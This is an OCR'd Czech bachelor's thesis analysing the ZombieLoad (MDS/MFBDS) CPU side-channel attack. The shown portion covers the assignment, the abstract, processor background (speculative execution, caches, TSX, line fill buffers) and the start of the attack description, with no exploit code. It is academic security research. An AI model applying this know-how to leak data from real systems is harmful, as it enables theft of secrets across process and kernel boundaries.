FAKULTA INFORMAČNÍCH TECHNOLOGIÍ ČVUT V PRAZE

ZADÁNÍ BAKALÁŘSKÉ PRÁCE

Název:	Analýza útoku ZombieLoad
Student:	Michal Převrátil
Vedoucí:	Ing. Michal Štepanovský, Ph.D.
Studijní program:	Informatika
Studijní obor:	Bezpečnost a informační technologie
Katedra:	Katedra počítačových systémů
Platnost zadání:	Do konce letního semestru 2020/21

Pokyny pro vypracování

ZombieLoad útok patří do kategorie útoků využívajících spekulativní provádění instrukcí uvnitř moderních procesorů. Umožňuje získat z procesoru data, která potenciálně mohou představovat bezpečnostní riziko.

1. Vypracujte rešerši osvětlující princip útoku ZombieLoad.
2. Identifikujte předpoklady pro proveditelnost útoku.
3. Realizujte útok na vybrané architektuře.
4. Analyzujte výsledky.

Jednotlivé kroky a obsah práce konzultujte s vedoucím BP.

Seznam odborné literatury

Dodá vedoucí práce.

prof. Ing. Pavel Tvrdík, CSc.
vedoucí katedry

doc. RNDr. Ing. Marcel Jiřina, Ph.D.
děkan

V Praze dne 9. prosince 2019

FAKULTA
INFORMAČNÍCH
TECHNOLOGIÍ
ČVUT V PRAZE

Bakalářská práce

Analýza útoku ZombieLoad

Michal Převrátil

Katedra počítačových systémů

Vedoucí práce: Ing. Michal Štepanovský, Ph.D.

28. července 2020

Poděkování

Rád bych poděkoval svému vedoucímu, Ing. Michalu Štepanovskému, Ph.D., za jeho obětavou pomoc a užitečné rady, které vedly ke zlepšení mé práce.

Prohlášení

Prohlašuji, že jsem předloženou práci vypracoval samostatně a že jsem uvedl veškeré použité informační zdroje v souladu s Metodickým pokynem o dodržování etických principů při přípravě vysokoškolských závěrečných prací.

Beru na vědomí, že se na moji práci vztahují práva a povinnosti vyplývající ze zákona č. 121/2000 Sb., autorského zákona, ve znění pozdějších předpisů. V souladu s ust. § 2373 odst. 2 zákona č. 89/2012 Sb., občanský zákoník, ve znění pozdějších předpisů, tímto uděluji nevýhradní oprávnění (licenci) k užití této mojí práce, a to včetně všech počítačových programů, jež jsou její součástí či přílohou a veškeré jejich dokumentace (dále souhrnně jen „Dílo"), a to všem osobám, které si přejí Dílo užít. Tyto osoby jsou oprávněny Dílo užít jakýmkoli způsobem, který nesnižuje hodnotu Díla a za jakýmkoli účelem (včetně užití k výdělečným účelům). Toto oprávnění je časově, teritoriálně i množstevně neomezené. Každá osoba, která využije výše uvedenou licenci, se však zavazuje udělit ke každému dílu, které vznikne (byť jen zčásti) na základě Díla, úpravou Díla, spojením Díla s jiným dílem, zařazením Díla do díla souborného či zpracováním Díla (včetně překladu) licenci alespoň ve výše uvedeném rozsahu a zároveň zpřístupnit zdrojový kód takového díla alespoň srovnatelným způsobem a ve srovnatelném rozsahu, jako je zpřístupněn zdrojový kód Díla.

V Praze dne 28. července 2020 . . . . . .

České vysoké učení technické v Praze

Fakulta informačních technologií

Odkaz na tuto práci

Převrátil, Michal. *Analýza útoku ZombieLoad*. Bakalářská práce. Praha: České vysoké učení technické v Praze, Fakulta informačních technologií, 2020.

Abstrakt

Cílem práce je popsat princip útoku ZombieLoad a jeho provedení. Teoretická část seznamuje čtenáře s některými specifiky moderních procesorů. Následuje analýza samotného útoku včetně popisu cache postranního kanálu, který je využíván. Teoretickou část uzavírá kapitola popisující aplikované záplaty na úrovni operačních systémů a procesoru. V praktické části je popsána samotná realizace pěti variant útoku na operačním systému Linux. V popisu jsou zdůrazněny překážky zabraňující úspěšnému útoku a jejich řešení. Poslední kapitola analyzuje úspěšnost implementovaných variant a zneužitelnost zranitelností.

Klíčová slova ZombieLoad, Rogue In-Flight Data Load (RIDL), microarchitectural fill buffer data sampling (MFBDS), TSX asynchronous abort (TAA), microarchitectural data sampling (MDS), cache postranní kanál

Abstract

The goal of this thesis is to describe a principle of the ZombieLoad attack and to perform it. The theoretical part introduces some specifics of modern processors. After that follows an analysis of the attack which includes a description of a cache side-channel. The theoretical part concludes with a chapter describing mitigations applied by operating systems and processors. The practical part describes the implementation of five variants of the attack on the Linux operating system. The description also includes any obstacles that can be encountered during an attack attempt and their solutions. The last chapter analyses the success rate of the implemented variants and abusement of vulnerabilities.

Keywords ZombieLoad, Rogue In-Flight Data Load (RIDL), microarchitectural fill buffer data sampling (MFBDS), TSX asynchronous abort (TAA), microarchitectural data sampling (MDS), cache side-channel

Obsah

Seznam obrázků

Seznam výpisů kódu

Seznam tabulek

Úvod

Informační technologie se vyvíjí bleskovým tempem a nároky na hardware jsou stále vyšší a vyšší. Výrobci procesorů jsou tak neustále tlačeni k výrobě procesorů, které dokáží držet s dobou krok. Často přitom naráží na fyzikální meze. Využívají proto každé příležitosti, jak třeba i nepatrně zlepšit výkon procesoru. Vznikají tak technologie jako spekulativní vykonávání instrukcí či vykonávání instrukcí mimo pořadí. Výrobci také implementují další optimalizace, které nejsou přímo nikde zdokumentovány. Se složitými optimalizacemi mohou snadno vznikat chyby či nedomyšlené situace, které mohou být útočníky zneužitelné.

Vlnu procesorových zranitelností odstartovaly chyby Meltdown a Spectre. Tyto chyby zneužívající spekulativního provádění instrukcí ukázaly, že na první pohled nevinné optimalizace mohou zároveň být slabým místem procesoru. Od té doby se objevily desítky dalších variant zranitelností. S každou softwarovou i hardwarovou záplatou vyplouvají na povrch další útoky, které záplaty obchází nebo zneužívají jiných částí procesoru. To je i případ Microarchitectural Data Sampling (MDS) zranitelností, které otevírají nové možnosti pro útočníky. Sem patří i útok ZombieLoad, hlavní téma této práce.

V případě objevení nové procesorové zranitelnosti je obvykle výrobce (v tomto případě Intel) informován a na základě toho si vyžádá na určitou dobu informační embargo. Během této doby mohou zranitelnost nezávisle na sobě objevit další lidé. To se stalo v případě útoku ZombieLoad, díky čemuž vznikly dva nezávislé dokumenty, ZombieLoad [1] a RIDL[2], popisující stejné[1] zranitelnosti. Intel navíc také vydal své stanovisko zahrnující stručný popis principu zranitelností a především provedené opravy a případná další doporučení, jak útok znemožnit. Vznikly tak tři primární zdroje informací, které na celou situ-

[1] V dokumentu RIDL jsou uvedeny některé další zranitelnosti, které ZombieLoad nepopisuje.

aci nahlíží pokaždé trochu jiným způsobem – především co se týče závažnosti zranitelností. Tato práce si klade za cíl tyto informace sjednotit a posoudit zneužitelnost zranitelností po aplikaci všech běžně dostupných záplat.

První kapitola **Specifika moderních procesorů** uvádí čtenáře do problematiky moderních počítačových architektur. Jsou zde vysvětleny techniky jako spekulativní vykonávání instrukcí, virtuální adresace paměti či využívání paměťové hierarchie. Znalost těchto technik je nutná pro správné pochopení principu samotného útoku.

Druhá kapitola **Princip útoku** nejprve zranitelnosti klasifikuje a porovnává je s dříve objevenými rodinami útoků Meltdown a Spectre. Následuje popis jednotlivých zranitelností společně s metodou Flush+Reload, díky které je možné efekt popisovaných chyb pozorovat na architekturální úrovni.

Třetí kapitola **Opravy a záplaty** uvádí postup pro ověření, zda je daný procesor vůči útoku zranitelný. Dále jsou rozebrána všechna dosud aplikovaná opatření pro zmírnění zranitelností. Společně s opatřeními jsou uvedena i jejich slabá místa.

Ve čtvrté kapitole **Realizace útoku ZombieLoad** dochází k samotné implementaci útoku. Konkrétní podoba kódu je důkladně vysvětlena. Důraz je při tom kladen na možné překážky, které mohou ovlivnit úspěšnost exploitu.

Pátá kapitola **Analýza výsledků** porovnává dosažené výsledky s předpoklady. Na základě těchto výsledků je posouzena závažnost zranitelností především z pohledu zcela aktualizovaného systému.

Kapitola 1


Specifika moderních procesorů

Moderní procesory využívají několik důležitých technik pro zvýšení výkonu.

1.1 Vykonávání mimo pořadí

Procesorové instrukce jsou v programovém pořadí nejprve dekódovány ze složitějších CISC instrukcí na jednodušší „RISC-like“ mikroinstrukce [3]. Mezi jednotlivými mikroinstrukcemi jsou následně detekovány datové závislosti. Mikroinstrukce jsou pak připravené, aby byly zpracovány vykonávajícími jednotkami (execution units). Vykonávající jednotky jsou specializované například na jednoduché ALU operace, operace s desetinnými čísly, skoky, vektorové operace nebo načítání z paměti a ukládání do paměti.

Aby se zvýšila propustnost instrukcí, jsou prováděné mimo pořadí podle toho, jak jsou dané vykonávající jednotky vytížené a jak jsou připraveny operandy těchto instrukcí. Je ale potřeba zaručit správný architekturální stav – tedy dodržet, že ke změnám v architekturálních registrech bude docházet, jako by procesor prováděl instrukce v programovém pořadí. To zaručuje reorder buffer, který zejména slouží k poznamenání správného programového pořadí vykonávaných instrukcí. Také dochází k přejmenování architekturálních registrů na registry fyzické. K tomu účelu slouží Register Alias Table (RAT). Až poté je možné předat instrukce dál, do fronty pro vykonávající jednotky. Jakmile je instrukce vykonaná, je její stav změněn v reorder bufferu. Odtud jsou vykonané instrukce odebírány v původním programovém pořadí, přičemž jsou zároveň přepisovány architekturální registry podle hodnot z odpovídajících fyzických registrů (na základě aktuálního přejmenování registrů dle RAT). Pokud by měla být odebrána instrukce, která způsobila výjimku, procesor zahodí všechny navazující instrukce [4]. Pokud šlo o architekturální výjimku, spustí se kód tuto výjimku ošetřující (exception vector). V případě mikroarchitekturální výjimky začne provádění programu od instrukce, která selhala.



Obrázek 1.1: Mikroarchitektura Intel Skylake (klient) [5]

1.2 Spekulativní vykonávání instrukcí

Dalších technika sloužící k zvýšení propustnosti instrukcí v procesoru je spekulativní vykonávání [6]. Pokud procesor zpracovává podmíněný skok, pokusí se pomocí specializovaných prediktorů uhádnout, kam a zda vůbec bude skok proveden. Začnou se tak zpracovávat instrukce, které mohou i nemusí


být prováděny správně. Takovým instrukcím (a následně mikroinstrukcím) je přiřazen štítek (tag), který jednoznačně identifikuje spekulativní větev provádění. V rámci spekulativního provádění mohou vznikat další spekulace, takže může docházet k několikanásobnému větvení.

Velmi podobná situace nastává i v případě, kdy procesor přistupuje do paměti. Díky provádění mimo pořadí může snadno docházet k nesprávnému pořadí provedení load a store operací. Vzniká tak spekulativní vykonávání load instrukcí [7]. Obecně existují další případy (jedná se o různé další optimalizace), ve kterých jsou instrukce na úrovni mikroarchitektury vykonané, ale z různých důvodů je pak jejich výsledek zahozený. Takovým instrukcím se říká tranzientní instrukce [1]. Přestože by efekt těchto instrukcí neměl být z architekturálního pohledu znatelný, je možné jej pozorovat typicky pomocí postranního kanálu založeného na cache paměti.

1.3 Virtuální adresace paměti

Z bezpečnostních i praktických důvodů není adresní prostor procesů přímo mapovaný na fyzickou paměť [8]. Každý proces má svůj adresní prostor, do kterého nemůže standardně jiný nesystémový proces zasahovat. Do části tohoto prostoru je mapován adresní prostor operačního systému, který je sdílen mezi všemi procesy. Virtuální prostor je rozdělen na stejně velké úseky, kterým se říká stránky. Stejně je i rozdělena operační paměť s tím, že zde se tyto úseky nazývají rámce a jsou stejně velké jako stránky. Na jeden rámec může být mapováno více stránek, ale ne naopak. Takto může být paměťový prostor operačního systému mapován do všech procesů a přesto fyzicky zabírat místo pouze jedné kopie [9]. Přesto se může poměrně snadno operační paměť zaplnit. Proto se nepoužívané stránky odkládají na disk. Na běžně používaných operačních systémech je část nebo celá operační paměť mapovaná do adresního prostoru jádra OS. Zjednodušený model je znázorněný na obrázku 1.2.

Procesy používají při přístupu do paměti virtuální adresu. Tu je třeba při provádění load nebo store operace přeložit na fyzickou. O to se stará memory management unit (MMU), která dokáže pro každý proces provést překlad adresy, pokud je daná stránka uložena v operační paměti. Pokud MMU nedokáže virtuální adresu přeložit, dojde k vyvolání výjimky, kterou zpracuje operační systém. Této situaci se říká page fault. K neúspěšnému přeložení může dojít ze dvou důvodů. Virtuální adresa procesu nemusí být operačním systémem vůbec mapována (proces přistupuje na adresu, která mu nebyla při spuštění ani za běhu alokována). V tom případě je proces typicky ukončen signálem segmentation fault. Ve druhém případě je virtuální adresa procesu mapovaná na stránku, která je odložena na disku. OS v tom případě načte požadovanou stránku z disku a případně odloží jinou.



Obrázek 1.2: 64-bitový adresní prostor na OS Linux

Aby MMU dokázala provádět překlad, potřebuje k tomu tabulku s informacemi o mapování dané virtuální adresy na fyzickou. Tato tabulka se nazývá tabulka stránek (page table) a je pro každý proces jiná. Pokud by se pro každý proces používala jedna velká tabulka, nastal by problém s ukládáním takové tabulky, jelikož by se nemusela vejít do jedné stránky. I proto se využívá víceúrovňového stránkování, kdy je adresa stránky rozdělena a jednotlivé podadresy slouží jako indexy do tabulky dané úrovně. Všechny tabulky kromě tabulek nejnižší úrovně pak odkazují (pomocí virtuální adresy) na tabulku nižšího řádu. V tabulce nejnižšího řádu je konečně uložen překlad virtuální adresy na fyzickou.

1.3.1 Address space layout randomization

Díky jasně danému rozložení adresního prostoru často docházelo k útokům využívajícím toho, že konkrétní funkce či data byly při více spuštěních procesu stále umístěné na stejné adrese. Vznikla proto technologie Address Space Layout Randomization (ASLR), která umožňuje adresní prostor při každém spuštění mapovat na jiné adresy. Tím se adresa konkrétní funkce či dat stala obtížně předpovídatelná. Analogicky je možné randomizovat i adresní prostor jádra OS, v takovém případě se jedná o Kernel Address Space Layout Randomization (KASLR).


1.3.2 Page table isolation

S objevením zranitelnosti Meltdown se mapování kernelu do adresního prostoru každého procesu ukázalo jako slabé místo. Došlo proto k rozdělení tabulky stránek [10]. Dříve používaná tabulka se záznamy o překladu všech

stránek (uživatelských i kernelových) byla zpřístupněna pouze v kernel módu a pro běh v neprivilegovaném režimu byla vytvořená nová tabulka s mapováním uživatelských stránek a nutným minimem stránek systémových. Toto opatření bylo pojmenováno Kernel Page Table Isolation (KPTI, případně pouze PTI).

1.4 Cache paměť

Paměťové operace velmi zpomalují běh procesoru. Aby se minimalizoval jejich dopad na rychlost, využívá se víceúrovňová hierarchie paměti. Mezi procesorovým jádrem a operační pamětí se nachází několik úrovní mnohonásobně krát rychlejší paměti. Tato paměť se nazývá cache a slouží jako vyrovnávací paměť [11].




Obrázek 1.3: Cache paměť

Cache je asociativní paměť, což znamená, že její obsah je adresovatelný klíčem, v tomto případě fyzickou adresou. Jelikož je cache paměť mnohem menší než operační paměť, neadresuje se celou adresou, ale pouze několika bity. Části cache, ke které se přistupuje stejnými adresami, se říká set. Data nejsou v setech ukládána po bytech, ale po větších úsecích, které se nazývají cache bloky nebo také cache line[2]. Aby se nestávalo, že se data v cache line budou neustále střídat v důsledku práce se dvěma paměťovými oblastmi, které mají část adresy shodnou, obsahují cache sety několik cache lines. Každá cache line v rámci setu patří do jiné cesty a počtem cest se pak určuje stupeň asociativity. Rozložení cache paměti je znázorněno na obrázku 1.3. Situace, kdy při přístupu na nějakou adresu jsou data dostupná v cache, se označuje jako cache hit. Opačnému stavu, kdy data v cache dostupná nejsou, se říká cache miss.

[2]Většinou je jako cache line označováno místo, na které se data ukládají. Často se tak ale označují i data, která by na toto místo byla uložena.

Situaci, kdy jsou z cache line vyprázdněna data (nezávisle na důvodu), se říká cache line eviction.



Obrázek 1.4: Paměťová hierarchie mikroarchitektury Intel Skylake s typickými velikostmi paměti a časy přístupu

Každé procesorové jádro má svoji L1 (level 1) cache, která je rozdělena na instrukční a datovou paměť. O něco větší je L2 cache paměť, u které je doba přístupu už o něco delší oproti L1 cache. L2 cache má také každé jádro vlastní, ale už se nedělí na část instrukční a datovou. Další stupně cache hierarchie už typicky bývají sdílené všemi jádry procesorů a s rostoucí úrovní se jejich velikost zvětšuje na úkor přístupového času. Jednotlivé časy přístupu společně s typickými velikostmi jsou znázorněné na obrázku 1.4. Cache poslední úrovně se označuje jako LLC (last level cache). Procesor díky této cache hierarchii nemusí pokaždé přistupovat k pomalé operační paměti.

Procesor umí pracovat s několika druhy paměti (resp. strategiemi zápisu do paměti), od kterých se odvíjí i úloha cache paměti. O jaký druh paměti se jedná, je zapsáno v Page Attribute Table (PAT). PAT umožňuje nastavit daný atribut s granularitou velikosti stránky/rámce. Nejobvyklejší je write-back (WB) paměť. V případě cache miss jsou data načtena do cache line. Následně procesor pracuje pouze s cache pamětí v případě load i store instrukcí. Cache line si drží příznak o tom, zda byla data modifikována. V momentě, kdy cache line byla modifikována a mělo by dojít k jejímu vyprázdnění, se změny zapíší do operační paměti.

Write-protect (WP) paměť se chová podobně, pouze s tím omezením, že zápisy se zapisují přímo na systémovou sběrnici (ne do cache paměti) a zároveň zneplatňují odpovídající cache lines všech ostatních jader.

Další možností je write-through (WT) paměť. Ta funguje obdobně jako WB, pouze v případě každého zápisu se data paralelně zapíší do cache paměti i operační paměti. V případě přepsání cache line jinými daty se původní data mohou jednoduše zahodit.

Dalším druhem paměti je write-combine (WC) [12]. Zápisy do tohoto druhu paměti neprochází skrz cache, ale přes speciální write-combine buffery. Data se v těchto bufferech slučují a následně odesílají po větších částech (blocích). Zápisy z WC bufferů nerespektují koherenční protokoly používané mezi procesorovými jádry ani pořadí zápisů v rámci daného bloku. Také není zaručeno, že load operace následující po zápisu uvidí modifikovaná data. Procesor může vynutit odeslání dat z WC bufferů z různých důvodů. Jedním z nich je čtení z adresy, na kterou odkazují data, která se nacházejí ve WC bufferu. Při čtení dat z WC paměti se vždy přistupuje do operační paměti, až na jednu výjimku (uvedenou v následujícím odstavci).

Intel ve svých rozšířeních instrukční sady představil load a store instrukce, které se označují jako non-temporal [13]. Měly by být používány jako optimalizace v situacích, kdy se předpokládá, že data nebudou delší dobu potřeba a nemá je tedy smysl umisťovat do cache. Non-temporal store operace, umožňují vynutit chování WC zápisů i u WB a WT typů paměti. Non-temporal load operace umožňují provádět čtení z WC paměti, aniž by došlo k vynucení vyprázdnění WC bufferu. Pokud se během non-temporal čtení nachází data ve WC bufferu, použijí se hodnoty přímo z něj, jinak se do tohoto bufferu načtou data z operační paměti.

Posledním paměťovým druhem je uncacheable (UC) paměť. Od WC paměti se liší zejména tím, že zápisy probíhají jednotlivě (nebufferují se) a paměťové instrukce se z architekturálního pohledu provádí v programovém pořadí (stejně jako u všech ostatních typů pamětí vyjma WC).

1.5 Intel Hyper-Threading

Většina moderních procesorů je složena z více samostatných jader, která spolu sdílí operační paměť. Aby se zvýšil celkový výkon, duplikují se některé kritické komponenty procesorového jádra tak, že je na něm možné většinu času provádět dva instrukční proudy najednou [14]. Duplikované jádro disponuje vlastním souborem registrů, díky kterému si může udržovat architekturální stav nezávisle na sourozeneckém jádře. OS poté místo jednoho jádra vidí dvě logická. Tato technologie se na procesorech Intel nazývá Hyper-Threading.

Tabulka 1.1: Význam stavové hodnoty zrušení TSX transakce

Bit registru `eax`	Význam
0	Zrušení bylo vyvoláno instrukcí `xabort`.
1	Transakce může uspět, pokud bude znovu prováděna.
2	Došlo ke konfliktu na úrovni read-setu nebo write-setu.
3	Došlo k přetečení vnitřního TSX bufferu.
4	Během transakce bylo provádění zastaveno na breakpointu.
5	Došlo k zrušení zanořené transakce.
23:6	Rezervováno.
31:24	Argument instrukce `xabort` (pokud je bit 0 nastavený).

1.6 Intel Transactional Synchronization Extensions

Intel Transactional Synchronization Extensions (TSX) je rozšíření instrukční sady procesorů Intel, které umožňuje označit sérii instrukcí jako RTM (restricted transactional memory) region [15]. TSX transakce zaručuje, že se buď provedou všechny instrukce v rámci dané transakce, nebo žádná. V rámci transakce si procesor udržuje seznam cache lines, ze kterých čte (read-set), a seznam cache lines, na které zapisuje (write-set). Pokud během transakce jiné logické jádro čte data z cache line, která patří do write setu, nebo zapisuje do cache line patřící do alespoň jednoho ze setů, dojde ke konfliktu a transakce se zruší. Pro zrušení transakce existují další důvody. Může jimi být například provádění nepovolené instrukce, zaplnění TSX bufferu nebo vyvolané procesorové přerušení. Zrušení může být obecně vyvolané synchronní událostí nebo asynchronní [16]. V případě úspěšné transakce se všechny paměťové operace vůči ostatním logickým jádrům provedou najednou – atomicky.

TSX rozšíření RTM přidává několik nových instrukcí. Instrukce `xbegin` označuje počátek transakce. Jako argument přijímá adresu, od které má vykonávání pokračovat v případě, že dojde ke zrušení transakce. Instrukcí `xend` se transakce ukončuje. Zda se procesor nachází uvnitř transakce je možné ověřit instrukcí `xtest`. Poslední instrukcí je `xabort`, která umožňuje zrušit transakci s danou stavovou hodnotou. V případě zrušení transakce se stav zapíše do registru `eax`. Význam konkrétních hodnot popisuje tabulka 1.1.

1.7 Intel microcode

Mikrokód v moderních procesorech slouží jako firmware, který je možné aktualizovat bez nutnosti aktualizace BIOSu [17]. Umožňuje efektivně opravovat chyby v procesorech nebo pomáhat v případě složitých mikroarchitekturálních stavů. Mikrokód dokáže změnit chování instrukce za účelem opravení chyby,

modifikovat operandy v některých případech floating point operací nebo asistovat v případě komplikovaných load a store instrukcí [1, 13].

Kapitola 2

Princip útoku

Pod názvem ZombieLoad se ve skutečnosti skrývá několik zranitelností. Obecně tyto zranitelnosti patří do kategorie MDS (Microarchitectural Data Sampling) [18]. Jedná se o skupinu útoků postranním kanálem zneužívající spekulativního vykonávání instrukcí procesorem. Od již dříve zveřejněných zranitelností Meltdown, Spectre a Foreshadow se liší zejména tím, že získaná data nejsou spjata s konkrétní adresou, nýbrž časem, ve kterém byla získána. Je proto důležité použít vhodný post-processing nad uniklými daty, aby bylo možné získat nějaké užitečné informace. Přestože toto zní jako silné omezení, ve skutečnosti jsou tyto útoky silnější než již zmíněné Meltdown, Spectre a jejich varianty v tom, že dovolují „číst“ libovolná data, která jsou procesorem zpracovávaná. U útoků Meltdown a Spectre jsou většinou poměrně přísné nároky na adresy, ze kterých mohou data unikat. Ukazuje se navíc, že nové procesory s hardwarovými záplatami proti Meltdown a Spectre jsou zranitelné vůči některým variantám MDS útoků [1, 2].

2.1 Microarchitectural Fill Buffer Data Sampling

V případě zranitelnosti MFBDS (CVE-2018-12130) data unikají ze struktury procesoru nazývané line fill buffer (LFB). Jedná se o mikroarchitekturální strukturu, která slouží jako prostředník mezi L1 datovou cache a vyššími úrovněmi paměťové hierarchie. Každé procesorové jádro má tedy svůj LFB, hyperthready LFB sdílejí. LFB dokáže najednou zpracovávat až 10 položek[3] [15], které mohou sloužit k různým účelům. Velikost jedné položky je shodná s velikostí cache line [1]. LFB se využívá jako buffer v případě non-temporal store operací [1, 2, 15]. Fill buffer zprostředkovává přístupy do paměti, která je označená jako UC nebo WC [2]. LFB tedy plní úlohu WC bufferu. V případě cache miss L1 datové cache je vyžádáno načtení potřebných dat pomocí line

[3] Ve skutečnosti tým stojící za popisem ZombieLoad experimentálně naměřil 12 položek na mikroarchitekturách Skylake a novějších.

fill bufferu. Takto načtená data mohou být předána load operacím ještě před zapsáním do L1 datové cache [20]. Naopak v případě cache hitu L1 datové cache během store operace může také dojít k využití LFB. Více load operací ze stejné fyzické adresy využije pouze jednu položku LFB (load squashing).

